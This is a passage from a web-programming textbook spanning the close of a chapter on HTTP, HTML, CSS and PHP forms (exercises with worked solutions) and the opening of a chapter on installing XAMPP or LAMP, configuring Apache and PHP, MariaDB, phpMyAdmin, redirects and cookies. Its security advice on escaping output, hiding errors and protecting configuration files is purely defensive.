Hiding the verdict in the body. "Not found" goes in the status code, `404`; a missing parameter is `400`, a wrong method `405` with `Allow`, an unacceptable form `422` [8] (Problems 4.5 and 4.11).

Changing data with GET. GET may be repeated by anyone at any time. Anything that creates, pays or deletes is a POST, answered with `303 See Other` (Problem 4.6).

Trusting the browser to repair markup. It will, silently, and differently from what you meant. Write the rows, the head and the entities yourself, and look at the element tree in the developer tools (Problem 4.7).

Reading CSS from top to bottom. Specificity decides first; order only breaks ties. An id beats any number of classes (Problem 4.8).

Forgetting padding and border in a width. With `content-box`, a box is wider than its `width`. Set `box-sizing: border-box` once for everything (Problem 4.8).

Money in floating point. 6000 × 4.1 is not 24600 in binary floating point. Count in whole units — tenths of a kilogram, rupiah — and divide once, exactly [12] (Problems 4.9 and 4.10).

Adding a form field to a number. Every `value` is a string; `+` joins strings. Convert explicitly, and validate the text before converting (Problem 4.9).

Computing the price only in the browser. The browser belongs to the customer. The server recomputes everything that matters (Problem 4.9).

Sorting away the keys. `sort` and `rsort` re-index; `asort`, `arsort`, `ksort` and `krsort` keep keys [13] (Problem 4.10).

Validating without escaping. A rejected value printed back raw is an attack. Escape every output with `htmlspecialchars(…, ENT_QUOTES)` or a template engine that escapes by default [14] (Problem 4.11).

4.17 Chapter Summary

- Eight steps solve a small web problem; step 3, deciding what runs in the browser and what on the server, prevents the most expensive mistakes.
- `curl`, the developer tools and a headless browser make the invisible conversation visible.
- A static site of several pages is one frame with different content; a directory holding an `index.html` gives each page a clean address on any host, with a `301` to the slashed address on static hosts and a direct `200` behind a program.
- A report evaluates with measurements: status codes, sizes, word counts, links checked, and before-and-after figures for each fix.
- Publishing on GitHub Pages means making the site's folder the repository's root; a Flask site can be frozen into files that a static host serves.
- A status code carries the verdict of the response: `200`, `303`, `400`, `404`, `405`, `422`, each with a precise meaning in RFC 9110.
- GET reads and may be repeated; POST changes and is answered with a redirect to a page that GET can show.
- Semantic HTML says what things are: a table with a caption, a head row and row headers; every `&` and `<` in data is escaped by the generator.
- The cascade chooses by importance, then specificity (a, b, c) compared from the left, then order; a box's size on screen is content plus padding plus border unless `box-sizing: border-box`.
- Money is computed in whole numbers; JavaScript gives a convenience estimate while the server computes the real price.
- In PHP, `continue` skips one pass and `break` ends the loop; `arsort` sorts by value and keeps the keys.
- A form is validated when it arrives and escaped every time it is printed; validation alone does not prevent cross-site scripting.

4.18 Exercises

1. Add a sixth page, *Contact*, to the static portfolio of Problem 4.1 at `/portfolio/contact/`, with an email link and no form. List every file you change, and extend `REQUIRED` in **Listing 4.11** so that the check covers it.
2. Using **Listing 4.7**, predict and then verify where the link `../../assets/site.css` leads from the page `https://ayu-pramesti.github.io/portfolio/profile/`, and from `https://ayu-pramesti.github.io/portfolio/`.
3. Extend the audit of **Listing 4.14** to report, for each page, whether its `title` is different from the titles of all other pages.
4. The status check of **Listing 4.20** should also answer `HEAD /status?bill=B2938&phone=089600001482`. What status and headers does `curl -I` show, and is there a body?
5. For Problem 4.6, a customer submits the drop-off form, sees the receipt at `/orders/B3001`, and presses Back and then Reload on the form page. Which request, if any, does the browser send, and can a second bill be created?
6. Compute the specificity of `#prices tbody tr.express > td:last-child` and decide whether it beats R5 of **Listing 4.36** for the S0002 price cell.

7. A note box has `width: 50%`, `padding: 5%`, `border: 2px solid` and `box-sizing: content-box` inside a container 600 pixels wide. How wide is it on screen? (Percentages in padding are taken from the container's width.)
8. With **Listing 4.42**, what does the customer see for S0002, typed `10`, with delivery? And for S0003 typed `.5`?
9. In **Listing 4.48**, replace `arsort($prices)` by `asort($prices)` and by `krsort($prices)`. Write the line "Dearest first" would then print (the label stays the same).
10. Give two inputs for the phone field of **Listing 4.52** that a careless pattern `/08\d{8,11}/` (without `^` and `$`) would accept and the real pattern refuses.

4.19 Solutions to the Exercises

1. Files: a new `contact/index.html` (the frame of **Listing 4.1** with its own `title`, `description`, `h1` and a `main` holding `<a href="mailto:ayu.pramesti@example.ac.id">`), and the navigation of all six existing HTML files (the five pages and `404.html`) gains `<a href="/portfolio/contact/">Contact</a>`. In **Listing 4.11**, `REQUIRED` gains `"/portfolio/contact"`; the summary line then reads "6 of 6 required URLs reach their page".

2. From `…/portfolio/profile/`, the current directory is `/portfolio/profile/`; `..` climbs to `/portfolio/`, the second `..` to `/`, so the link leads to `https://ayu-pramesti.github.io/assets/site.css`, outside the site. From `…/portfolio/`, the first `..` already reaches `/` and a second `..` cannot climb above the root, so the result is the same address. `new URL("../../assets/site.css", page).href` prints exactly these. Relative links that climb are fragile; the prefixed form `/portfolio/assets/site.css` is right from everywhere.

3. Collect the titles in a dictionary while looping: `m = re.search(r"<title>(.*?)</title>", html)`, `titles[path] = m.group(1) if m else ""`; after the loop, a title is unique when `list(titles.values()).count(titles[path]) == 1`. For this site all five are unique: *Home*, *Profile*, *Hometown*, *Local Food* and *Tourist Places*, each followed by `— Ayu Pramesti`.

4. PHP's built-in server runs the script for `HEAD` as for `GET`, and the method check lets `HEAD` through, so `curl -I` shows `HTTP/1.1 200 OK` and `Content-Type: text/plain; charset=utf-8`. There is no body: for a `HEAD` request the server sends the headers only and discards what the script prints, as HTTP requires [8].

5. Back returns to the form page, which was fetched with `GET /orders/new`; Reload sends that GET again and shows an empty form. No POST is sent, so no second bill can be created. Had the server answered the POST directly with a page, pressing Reload on *that* page would have offered to re-send the POST. The 303 redirect is what put a GET page, not a POST answer, into the history.

6. Count: `#prices` gives $a = 1$; `.express` and the pseudo-class `:last-child` give $b = 2$; `tbody`, `tr` and `td` give $c = 3$. The combinator `>` counts nothing. So (1,2,3) against R5's (1,1,0): a ties at 1, and $b = 2 > 1$ decides. The new rule wins for the S0002 price cell, which is the last `td` of its row.

7. The content is 50% of 600, 300 pixels; each side's padding is 5% of 600, 30 pixels; each border 2 pixels. By Equation (4.2), $W = 300 + 30 + 30 + 2 + 2 = 364$ pixels.

8. S0002 typed `10` with delivery: $n = 100$, $12000 \times 100/10 + 10000 = 120000 + 10000 = 130000$, so *Rp 130.000*. S0003 typed `.5`: the pattern requires at least one digit before the separator, so `toTenths` returns `null` and the customer sees *Type a quantity such as 3 or 3,5.*

9. `asort` sorts by value, cheapest first, keeping codes: `Dearest first: S0003 6.000  S0001 8.000  S0002 12.000  S0009 25.000  S0008 35.000  S0011 45.000`. `krsort` sorts by key, highest code first: `Dearest first: S0011 45.000  S0009 25.000  S0008 35.000  S0003 6.000  S0002 12.000  S0001 8.000`, no longer ordered by price at all.

10. Without anchors the pattern only needs to find `08` and 8 digits *somewhere*: `+62 08123456789` (a country code before a number that already begins with 0) and `081234567890123456` (eighteen digits, of which any ten will do) are both accepted by `/08\d{8,11}/` and refused by `/^08\d{8,11}$/`, which requires the whole cleaned string to be the number and nothing else.

References

[1] G. Pólya, *How to Solve It: A New Aspect of Mathematical Method*, 2nd ed. Princeton, NJ, USA: Princeton University Press, 1957.

[2] D. Stenberg, *Everything curl*. [Online]. Available: https://everything.curl.dev/

[3] Microsoft, *Playwright for Python Documentation*. [Online]. Available: https://playwright.dev/python/

[4] Oracle, "Package com.sun.net.httpserver," *Java SE 21 & JDK 21 API Specification*. [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/jdk.httpserver/com/sun/net/httpserver/package-summary.html

[5] Pallets Projects, *Flask Documentation*, version 3.1. [Online]. Available: https://flask.palletsprojects.com/

[6] W3C, *Web Content Accessibility Guidelines (WCAG) 2.2*, W3C Recommendation, 2023. [Online]. Available: https://www.w3.org/TR/WCAG22/

[7] GitHub, "About GitHub Pages" and "Creating a custom 404 page for your GitHub Pages site," *GitHub Docs*. [Online]. Available: https://docs.github.com/en/pages

[8] R. Fielding, M. Nottingham, and J. Reschke, Eds., "HTTP Semantics," RFC 9110, Internet Engineering Task Force, Jun. 2022.

[9] WHATWG, *HTML Living Standard*, Section 13.2, "Parsing HTML documents." [Online]. Available: https://html.spec.whatwg.org/multipage/parsing.html

[10] E. J. Etemad, M. Miyazaki, and T. Atkins Jr., Eds., *CSS Cascading and Inheritance Level 5*, W3C Candidate Recommendation, 2022. [Online]. Available: https://www.w3.org/TR/css-cascade-5/

[11] E. J. Etemad and T. Atkins Jr., Eds., *Selectors Level 4*, W3C Working Draft, Section 17, "Calculating a selector's specificity." [Online]. Available: https://www.w3.org/TR/selectors-4/

[12] D. Goldberg, "What every computer scientist should know about floating-point arithmetic," *ACM Computing Surveys*, vol. 23, no. 1, pp. 5–48, Mar. 1991.

[13] The PHP Documentation Group, "Sorting Arrays," *PHP Manual*. [Online]. Available: https://www.php.net/manual/en/array.sorting.php

[14] OWASP Foundation, *Cross Site Scripting Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Chapter 5

PHP and MySQL, and Getting a Server Running

By the end of this chapter you will be able to turn a bare computer into a working web server on Windows, macOS or Linux, and know what each of its three programs does, which file configures it, and what to do when one refuses to start. You will know why a web server forgets every visitor and how cookies and sessions give it a memory. You will read the seven tables of Profitina Laundry as a design, load a year of the shop's sample data with phpMyAdmin, and write SQL from nothing, `CREATE` to `GROUP BY` and transactions, each statement run against that data with its real result beside it. You will connect PHP to the database with `mysqli` and with PDO, write complete create-read-update-delete code for customers and bills, watch a stranger walk through a sign-in page by typing eleven characters, and close that door for good. Finally you will write the same code in Java and in Python and see all three languages print the same numbers.

5.1 Where We Left Off

Chapter 3 gave you a language that runs on the server. You can write a program whose output is a web page, read what a visitor typed from `$_GET` and `$_POST`, check every field, and escape a value on its way into HTML so that a stranger's `<script>` tag is shown as text instead of being run. **Figure 5.1** sums that language up as it stands in September 2026: PHP 8.5 is the newest line, 8.4 is still actively supported, and 8.2 and 8.3 receive security fixes only [1].




Figure 5.1 PHP at a glance: its full name, the current and supported versions as of September 2026, and where this book uses it.

Every program in Chapter 3 had one weakness: when it finished, everything it knew was gone. That is enough for a demonstration, not for a shop, and Profitina Laundry is a shop: three outlets in Surabaya, fourteen employees, 256 customers and almost three thousand bills in a year.

Think about what the shop needs to ask. *Which bills at the Keputih outlet are still waiting to be washed? How much did Rungkut earn in March? Who still owes money?* With a text file each question is a program; with a database each is one sentence of SQL, answered in milliseconds. And a database server is built for two cashiers pressing **Save** in the same second, which a text file is not.

In Chapter 3, too, every page stood alone: a cashier who signed in on one page was a stranger again on the next.

This chapter supplies four missing pieces: **a server you control** (Section 5.2); **memory between requests** with redirection, cookies and sessions (Section 5.3); **a database and its language**, from what a table is to `GROUP BY` and transactions (Sections 5.4 to 5.11); and **the connection between PHP and the database**, with the most important safety rule in web programming (Sections 5.12 to 5.16). Sections 5.17 to 5.19 show the same work under IIS, in Java and in Python.

> **WHAT THIS CHAPTER IS REALLY ABOUT.** Everything before this chapter was about one request: one question, one answer, and then silence. Everything from here on is about *state*, facts that outlive the request that created them. A session is state that lasts for one visit. A database row is state that lasts until somebody deletes it. Most hard bugs in web programming turn out to be a confusion between the two.

5.2 Getting a Server Running

5.2.1 A "web server" is three programs

When somebody says "I set up a server", they nearly always mean three separate programs persuaded to talk to each other, and knowing which is which turns an afternoon of staring at a blank page into a minute's fix. **Figure 5.2** shows the three.




Figure 5.2 The three programs behind every dynamic page: Apache speaks HTTP and serves files, PHP runs the `.php` files Apache hands it, and MySQL or MariaDB stores the data and answers SQL.

> **DEFINITION.** The **web server** listens on a network port, accepts HTTP requests and sends HTTP responses. Apache is one, Nginx another, Microsoft's IIS a third. On its own it does one thing: find a file on disk and send its bytes back.
>
> The **language interpreter** runs your code; for us that is PHP. It is not a server and has no port. The web server hands it a file, it runs the file, and it hands back whatever the file printed.
>
> The **database server** is a separate program, on its own port, that stores data and answers questions about it in SQL. For us that is MySQL, or its fork MariaDB. PHP talks to it over a network connection exactly as a browser talks to Apache, and the browser never knows it exists.

In one sentence: **Apache answers the telephone, PHP does the thinking, MySQL remembers.** A page that will not load points to Apache; a blank page or visible PHP source points to PHP; "could not connect" or "access denied" points to MySQL. **Table 5.1** adds each program's port and configuration file.

Table 5.1 The three programs, what each does, the port it listens on and the file that configures it. Almost every setup problem is solved by editing one of the three files in the last column.

Program	Job	Default port	Configuration file
Apache `httpd`	speaks HTTP; finds files; passes `.php` files to PHP	80, and 443 for HTTPS	`httpd.conf`
PHP	runs your program	none	`php.ini`
MySQL / MariaDB	stores data, answers SQL	3306	`my.ini` (Windows) or `my.cnf`

5.2.2 The bundles, and why we use one

A **bundle** is one installer that lays down all three programs, already configured to find each other; XAMPP, AppServ, WAMP, FoxServ and PHPTriad are examples. This book uses **XAMPP** (**Figure 5.3**) from Apache Friends [2], because it runs on Windows, macOS and Linux and its name is its ingredient list: cross-platform, Apache, MariaDB, PHP, Perl.




Figure 5.3 XAMPP, the bundle this book uses: one installer for Apache, MariaDB, PHP and Perl, already configured to work together, with the versions its newest release contains.

On Linux the three programs usually come one at a time from the distribution, an arrangement called **LAMP** (Linux, Apache, MySQL or MariaDB, PHP). On macOS you may use XAMPP, Homebrew or MAMP. The file names differ; the ideas do not.

> **Install one web server, not two.** If Microsoft's IIS, Skype, or a second Apache is already listening on port 80, XAMPP's Apache cannot start, and the message "Port 80 in use by another application" is easy to misread as "XAMPP is broken". It is not broken; it is being polite. Section 5.2.7 shows how to find the other program.

5.2.3 XAMPP on Windows, step by step

1. **Download** XAMPP for Windows from `https://www.apachefriends.org/` (an `.exe` of about 150 MB). As of September 2026 the newest release is still 8.2.12 of November 2023, with PHP 8.2.12 and MariaDB 10.4.32 [3]. That is old: PHP 8.2 now receives security fixes only [1], and MariaDB 10.4 is no longer maintained. It is perfectly good for learning, and every program in this chapter runs on it; for a server the public can reach, install current versions one at a time, as Section 5.2.5 does on Linux and Section 5.17 does on Windows.
2. **Install into** `C:\xampp`, the default; a User Account Control warning only asks you to avoid `C:\Program Files`. Apache, MySQL, PHP and phpMyAdmin are the only components needed.
3. **Open the XAMPP Control Panel**, one row per program with **Start**, **Admin**, **Config** and **Logs**.
4. **Start Apache, then MySQL.** The rows turn green and show ports `80, 443` and `3306`. Allow the firewall prompt on private networks only.
5. **Check Apache:** `http://localhost/` shows the XAMPP welcome page, `C:\xampp\htdocs\index.php` served by Apache and run by PHP.

6. **Check MySQL:** `http://localhost/phpmyadmin/` lists databases on the left.
7. **Make `php` and `mysql` commands:** press the Windows key, type *environment variables*, open **Environment Variables...**, edit **Path** under *User variables* and add `C:\xampp\php` and `C:\xampp\mysql\bin`. Close and reopen every terminal and VS Code.
8. **Check the command line:** `php -v` and `mysql --version` answer as in Section 5.2.11.

XAMPP's MySQL user `root` has an **empty** password: convenient on your laptop, unacceptable anywhere else. Section 5.6.3 creates a separate user for the application.

5.2.4 XAMPP on macOS

1. Download *XAMPP for OS X*, open the `.dmg` and install into *Applications*.
2. Open **Applications → XAMPP → manager-osx** and, on *Manage Servers*, start Apache and MySQL.
3. Check `http://localhost/` and `http://localhost/phpmyadmin/` as on Windows.
4. The document root is `/Applications/XAMPP/xamppfiles/htdocs`; make XAMPP's PHP the `php` command with `echo 'export PATH="/Applications/XAMPP/xamppfiles/bin:$PATH"' >> ~/.zshrc` and a new terminal.

With Homebrew (`https://brew.sh/`) the same programs are `brew install php mariadb` and `brew services start mariadb`, and PHP's built-in server (Section 5.2.12) can replace Apache.

5.2.5 LAMP on Linux, step by step

On Ubuntu or Debian, in a terminal:

```
sudo apt update
sudo apt install apache2 php libapache2-mod-php php-mysql php-sqlite3 php-mbstring
sudo apt install mariadb-server
sudo systemctl enable --now apache2 mariadb
```

The lines refresh the package list; install Apache, PHP, the module that loads PHP into Apache and the MySQL and SQLite extensions; install MariaDB; and start both servers now and at every boot.

Then check: `http://localhost/` must show Apache's "It works!" page (`/var/www/html/index.html`), and `sudo mariadb` must open the MariaDB prompt, because on Ubuntu the database `root` signs in through `sudo` rather than a password. Finally let your own user write into the document root:

```
sudo chown -R $USER:$USER /var/www/html
```

On Fedora use `dnf` and the packages `httpd php php-mysqlnd mariadb-server`; the document root is the same.

> **WINDOWS, MACOS, LINUX: WHAT IS THE SAME.** The document root moves (`C:\xampp\htdocs`, `/Applications/XAMPP/xamppfiles/htdocs`, `/var/www/html`), the way you start the servers moves (a control panel, a manager window, `systemctl`), and so do the file names of the configuration. The three programs, their ports and the address `http://localhost/` are the same everywhere.

5.2.6 Apache's configuration and the document root

On XAMPP for Windows, press **Config** on the Apache row and choose `httpd.conf`, or open `C:\xampp\apache\conf\httpd.conf` in VS Code. It is a plain text file in which every line is blank, a comment starting with `#`, or a **directive**.

DEFINITION. A **directive** is one setting in an Apache configuration file, written as a name, a space and a value: `Listen 80`. Directives that apply to only part of the file system are wrapped in a block that looks like an HTML tag: `<Directory "C:/xampp/htdocs"> ... </Directory>`.

Listing 5.1 gathers the handful of directives that matter now [4].

Listing 5.1 `server/httpd-excerpt.conf`: the lines of XAMPP's `httpd.conf` you will actually read. On Ubuntu the same settings live in `/etc/apache2/ports.conf` and `/etc/apache2/sites-available/000-default.conf`.

```
# The lines of XAMPP's httpd.conf (C:\xampp\apache\conf\httpd.conf) that matter now.
Listen 80
ServerName localhost:80
DocumentRoot "C:/xampp/htdocs"
<Directory "C:/xampp/htdocs">
    Options Indexes FollowSymLinks Includes ExecCGI
    AllowOverride All
    Require all granted
</Directory>
DirectoryIndex index.php index.html
```

`Listen` is the port, `ServerName` the name Apache uses for itself, `DocumentRoot` the folder whose contents become the website, `<Directory>` what is allowed inside it, and `DirectoryIndex` the file sent when an address names a folder. PHP's part lives in `conf\extra\httpd-xampp.conf`: a `LoadModule php_module` line loads the interpreter into Apache, and a `SetHandler application/x-httpd-php` line hands every `.php` file to it. Those two lines are the arrangement of **Figure 5.2**: a `.php` file is not sent as it is; what PHP prints is sent instead.

Apache reads its configuration once, when it starts. Editing the file changes nothing until Apache is restarted: press **Stop** and **Start** in the control panel, or `sudo systemctl restart apache2` on Linux. If Apache then refuses to start, the log (the **Logs** button, or `/var/log/apache2/error.log`) names the file and line of your mistake.

DEFINITION. The **document root** is the one folder that Apache treats as the top of the website. Everything inside it can be requested from the network; nothing outside it can.

That creates a mapping you will use every day, and **Table 5.2** writes it out for XAMPP on Windows.

Table 5.2 The document root turns a folder into a website: the path after the host name is the path inside the folder, and nothing outside the folder has an address at all.

File on disk	Address in the browser
`C:\xampp\htdocs\hello.php`	`http://localhost/hello.php`
`C:\xampp\htdocs\laundry\index.php`	`http://localhost/laundry/index.php`
`C:\xampp\htdocs\laundry\`	`http://localhost/laundry/` (sends `index.php`)
`C:\xampp\php\php.ini`	none: it is outside the document root

The last row is a security property. Keep configuration files, which hold passwords, outside the document root and reach them from PHP with `require __DIR__ . '/../config.php'`: PHP reads the disk directly, and the disk has no document root.

WORKED EXAMPLE. You saved a page as `C:\xampp\htdocs\profitina\web\customers.php` and the browser answers 404. Work it out instead of guessing. The document root is `C:\xampp\htdocs`. Remove that prefix from the path: `profitina\web\customers.php`. Turn the backslashes into forward slashes: `profitina/web/customers.php`. Put `http://localhost/` in front: **`http://localhost/profitina/web/customers.php`**. If you typed

> `http://localhost/customers.php`, you asked for `C:\xampp\htdocs\customers.php`, a different file, and 404 was the correct answer.

5.2.7 Ports, and what to do when 80 is taken

> **DEFINITION.** A **port** is a number from 1 to 65535 that distinguishes one listening program from another on the same machine. In `http://localhost:8080/` the part `localhost` names the machine and `8080` the port. When the port is left out, the browser uses 80 for `http://` and 443 for `https://`.

Only one program may listen on a port. `netstat -ano | findstr :80` on Windows (the last column is a process id, named in Task Manager) or `sudo lsof -i :80` on Linux and macOS shows who holds port 80. Stop that program, or move Apache with `Listen 8080` and `ServerName localhost:8080` and use `http://localhost:8080/`. For port 3306 the usual culprit is a MySQL left running as a Windows service by an earlier installation; stop it in `services.msc`.

5.2.8 `php.ini`, and seeing your errors

PHP's configuration file is `php.ini`; PHP ships two starting points, `php.ini-development` and `php.ini-production`, and XAMPP has already made one in `C:\xampp\php`. `php --ini`, or `phpinfo()` under *Loaded Configuration File*, tells you which file is really read.

A line that starts with a semicolon is a comment. "Enabling an extension" therefore means nothing more than deleting the semicolon in front of a line such as `;extension=pdo_mysql`. **Listing 5.2** shows the settings for your own computer.

Listing 5.2 `server/php-development.ini`: the settings for a development machine. Every problem is shown on the page, and the three database extensions this chapter needs are switched on.

```
; php.ini on your own computer: show every problem on the page.
display_errors = On
display_startup_errors = On
error_reporting = E_ALL
date.timezone = Asia/Jakarta
extension=mysqli
extension=pdo_mysql
extension=pdo_sqlite
```

Without `date.timezone = Asia/Jakarta`, PHP assumes UTC and every Surabaya timestamp is seven hours behind the wall clock. The three `extension=` lines let PHP talk to MySQL (Sections 5.12 and 5.14) and to SQLite.

> **On your own machine, show errors. On a public server, hide them and log them.** An error message often contains a file path, a line of SQL, a database user name, sometimes worse. Printed to a stranger, it is a map of your system. **Listing 5.3** still notices everything; it only writes the notice where you, and not the visitor, can read it.

Listing 5.3 `server/php-production.ini`: the settings for a server the public can reach. Errors are logged to a file and never displayed.

```
; php.ini on a server the public can reach: notice everything, show nothing.
display_errors = Off
display_startup_errors = Off
log_errors = On
error_log = "C:/xampp/php/logs/php_error.log"
error_reporting = E_ALL
date.timezone = Asia/Jakarta
```

Without access to `php.ini`, `ini_set('display_errors', '1');` and `error_reporting(E_ALL);` do the same for one script. Restart Apache after every edit of `php.ini`.

5.2.9 MySQL and MariaDB

Press **Start** next to MySQL in the XAMPP Control Panel. What starts is, these days, not MySQL itself but **MariaDB**, and the two names deserve a moment (**Figure 5.4**, **Figure 5.5**). Both now follow a long-term-support scheme: MySQL 8.0 reached its end of life in April 2026, and MySQL 8.4 and 9.7 are the supported LTS lines [5]; MariaDB maintains four LTS lines, 10.11, 11.4, 11.8 and 12.3 [6].

MySQL database server	
License	GPL v2 (Community Edition), or commercial
Owner	Oracle Corporation
LTS lines	8.4 (supported to 2032) and 9.7 (2026)
Ended	8.0 reached end of life in April 2026
Port	3306

Figure 5.4 MySQL: a free, open-source relational database server under the GNU General Public License, owned by Oracle, with its supported long-term lines as of September 2026.

MariaDB MySQL fork, 2009	
License	GPL v2
LTS lines	12.3, 11.8, 11.4 and 10.11 (patch releases August 2026)
Speaks	the MySQL protocol and the same SQL; port 3306
Installed by	XAMPP, and most Linux distributions

Figure 5.5 MariaDB, the fork of MySQL started in 2009 by MySQL's original developers. It speaks the same protocol and the same SQL, and it is what XAMPP and most Linux distributions install when you ask for "MySQL"; the four long-term lines are those maintained in September 2026.

MySQL is free under the GNU General Public License, relational (Section 5.4 explains the word), available on every major platform, and a *server reached over the network, with no window like Microsoft Access*. That last phrase trips beginners: MySQL is a program waiting on port 3306, and you reach it only through another program, the `mysql` client, phpMyAdmin or your own PHP. MySQL's manual [7] and MariaDB's knowledge base [8] are the references for every statement in this chapter; for everything used here, the two agree.

5.2.10 phpMyAdmin

phpMyAdmin database client	
Written in	PHP; used through the browser
Current	5.2 series (5.2.3); XAMPP ships 5.2.1
Talks to	MySQL and MariaDB, like any PHP program
Address	http://localhost/phpmyadmin/

Figure 5.6 phpMyAdmin: a MySQL client written in PHP and used through the browser, for managing databases and users and for running queries. It ships with XAMPP and is the friendliest place to start; the 5.2 series is the maintained one [9].

phpMyAdmin (**Figure 5.6**) is not the database. It is a PHP application that connects to MySQL exactly as your programs will, so everything it does, your code can do. At `http://localhost/phpmyadmin/`, four parts carry most of the work: the tree of databases on the left, the **Structure** tab, the **SQL** tab where you type a statement and press **Go**, and the **Import** tab that loads a `.sql` file, used in Section 5.6.

On Linux it is `sudo apt install phpmyadmin`, although many Linux users simply use the `mysql` client.

5.2.11 Checking the whole stack

Before writing any code, prove that each program is alive, in this order. The answers below are the real ones from the machine on which every example in this chapter was run.

```
$ php -v
PHP 8.4.21 (cli) (built: May  7 2026 18:44:14) (NTS)
Copyright (c) The PHP Group
Built by Debian
Zend Engine v4.4.21, Copyright (c) Zend Technologies
    with Zend OPcache v8.4.21, Copyright (c), by Zend Technologies

$ php -m | grep -i -E "mysql|pdo|sqlite"
mysqli
mysqlnd
PDO
pdo_mysql
pdo_pgsql
pdo_sqlite
sqlite3

$ mysql --version
mysql  Ver 15.1 Distrib 10.11.14-MariaDB, for debian-linux-gnu (x86_64) using  EditLine
wrapper

$ mysql -u root -e "SELECT VERSION();"
+-----------------------------------+
| VERSION()                         |
+-----------------------------------+
| 10.11.14-MariaDB-0ubuntu0.24.04.1 |
+-----------------------------------+
```

`php -v` proves PHP is installed and on the path (`NTS` is the non-thread-safe build, right for the command line and for IIS in Section 5.17). `php -m` proves the database extensions are there (on Windows, filter with `findstr /i "mysql pdo sqlite"`). `mysql --version` shows the *client*, version 15.1, which is not the *server*, MariaDB 10.11.14. The last command is this book's first SQL statement: it connected as `root` (empty password, as on XAMPP; add `-p` to be asked for one) and asked the server a question. `Access denied` means a wrong password; `Can't connect` means no server is running.

5.2.12 A server with nothing installed: PHP's built-in server and SQLite

There is a smaller way to run everything in this chapter, and the chapter's code uses it by default. In a folder of pages, `php -S localhost:8080` makes PHP itself serve them: Apache's job in one command, for development only, stopped with **Ctrl+C**.

SQLite [10] is a complete SQL database kept in one file and run inside your program: no port, no user, no password. The sample data ships as `laundry.db`, and every PHP, Java and Python program in `Chapter05` opens a copy of it unless you set `DB_ENGINE=mysql` (or `DB_URL` for Java).

Every program was run both ways for this book, and where the two engines differ, in a few error messages and in how money is printed, the chapter shows both. ## Remembering the Visitor

5.2.13 Sending the browser somewhere else: redirection

A sign-in page that has just accepted a password should print nothing at all; it should send the visitor to the page they wanted. That is **redirection**, one function call in PHP.

> **DEFINITION.** A **redirect** is a response that contains no page, only an instruction: *ask for this other address instead*. The server answers with status **302 Found** and a `Location:` header naming the new address. The browser then makes a second, completely separate request, and the visitor sees the answer to that one.

The general form is `header("Location: URL");`, with a full address such as `header("Location: http://31.31.198.216/web/main.php");` or a relative one such as `header('Location: customers.php');`. Two rules catch everybody once. **`header()` must run before any output**, because headers are sent before the body; after even one printed character or a blank line before `<?php`, PHP warns `Cannot modify header information - headers already sent by (output started at ...)` and names the file and line that printed first. **Always `exit` after redirecting**, because `header()` only queues a header and the rest of the script would still run. **Listing 5.4** shows both rules.

Listing 5.4 `php/state/protected.php`: the guard at the top of every protected page. A visitor with no identity in the session is redirected, and `exit` makes sure nothing below the guard runs for them.

```
<?php
// protected.php: a page only a signed-in visitor may see.
declare(strict_types=1);
session_start();

if (!isset($_SESSION['user_id'])) {
    header('Location: session.php');     // not signed in: go somewhere else
    exit;                                // and stop here; the rest must not run
}

header('Content-Type: text/plain; charset=utf-8');
echo "Welcome back, ", $_SESSION['user_id'], PHP_EOL;
```

The usual technique has four steps: the first page is the sign-in page; it validates the user and records who they are; it redirects to the page they wanted; and every later page uses the recorded identity to decide what to show and fetch. Section 5.16 builds exactly this. The rest of this section is about where “records who they are” can live.

5.2.14 The problem underneath: HTTP has no memory

> **DEFINITION.** A protocol is **stateless** when each request is handled as a separate event, with no knowledge of any request before it. HTTP is stateless: the server that answers your second request has, by itself, no way of knowing that it answered your first.

This is a good design: a stateless server can be restarted or multiplied behind a load balancer without anyone noticing. The price is that an application that must remember something, a shopping basket on its way to the checkout or a cashier who signs in once and works for an hour, has to build that memory itself.

The memory can live in exactly two places. **On the client**: the server asks the browser to keep a little data and send it back with every request; that is a **cookie**. **On the server**: the server keeps

the data and gives the browser only a ticket number; that is a **session**, and the ticket travels in a cookie.

5.2.15 Cookies

> **DEFINITION.** A **cookie** is a small named piece of text that a server asks a browser to store and to send back with every later request to the same site. It is set by a `Set-Cookie:` header in a response and returned in a `Cookie:` header in later requests.

There are three things to do with a cookie. **Create** it with `setcookie(name, value, expiration)`, for example `setcookie("hobby", "swimming", time()+3600);`: name `hobby`, value `swimming`, expiring 3,600 seconds (one hour) from now. It is sent as an HTTP header, so it too must come before any output. **Read** it from the superglobal `$_COOKIE`, filled before your first line runs, like `$_GET`. **Delete** it by setting it again with an expiry in the past, for example `setcookie("username", "", time()-3600);`; otherwise it disappears by itself when it expires. **Listing 5.5** does all three.

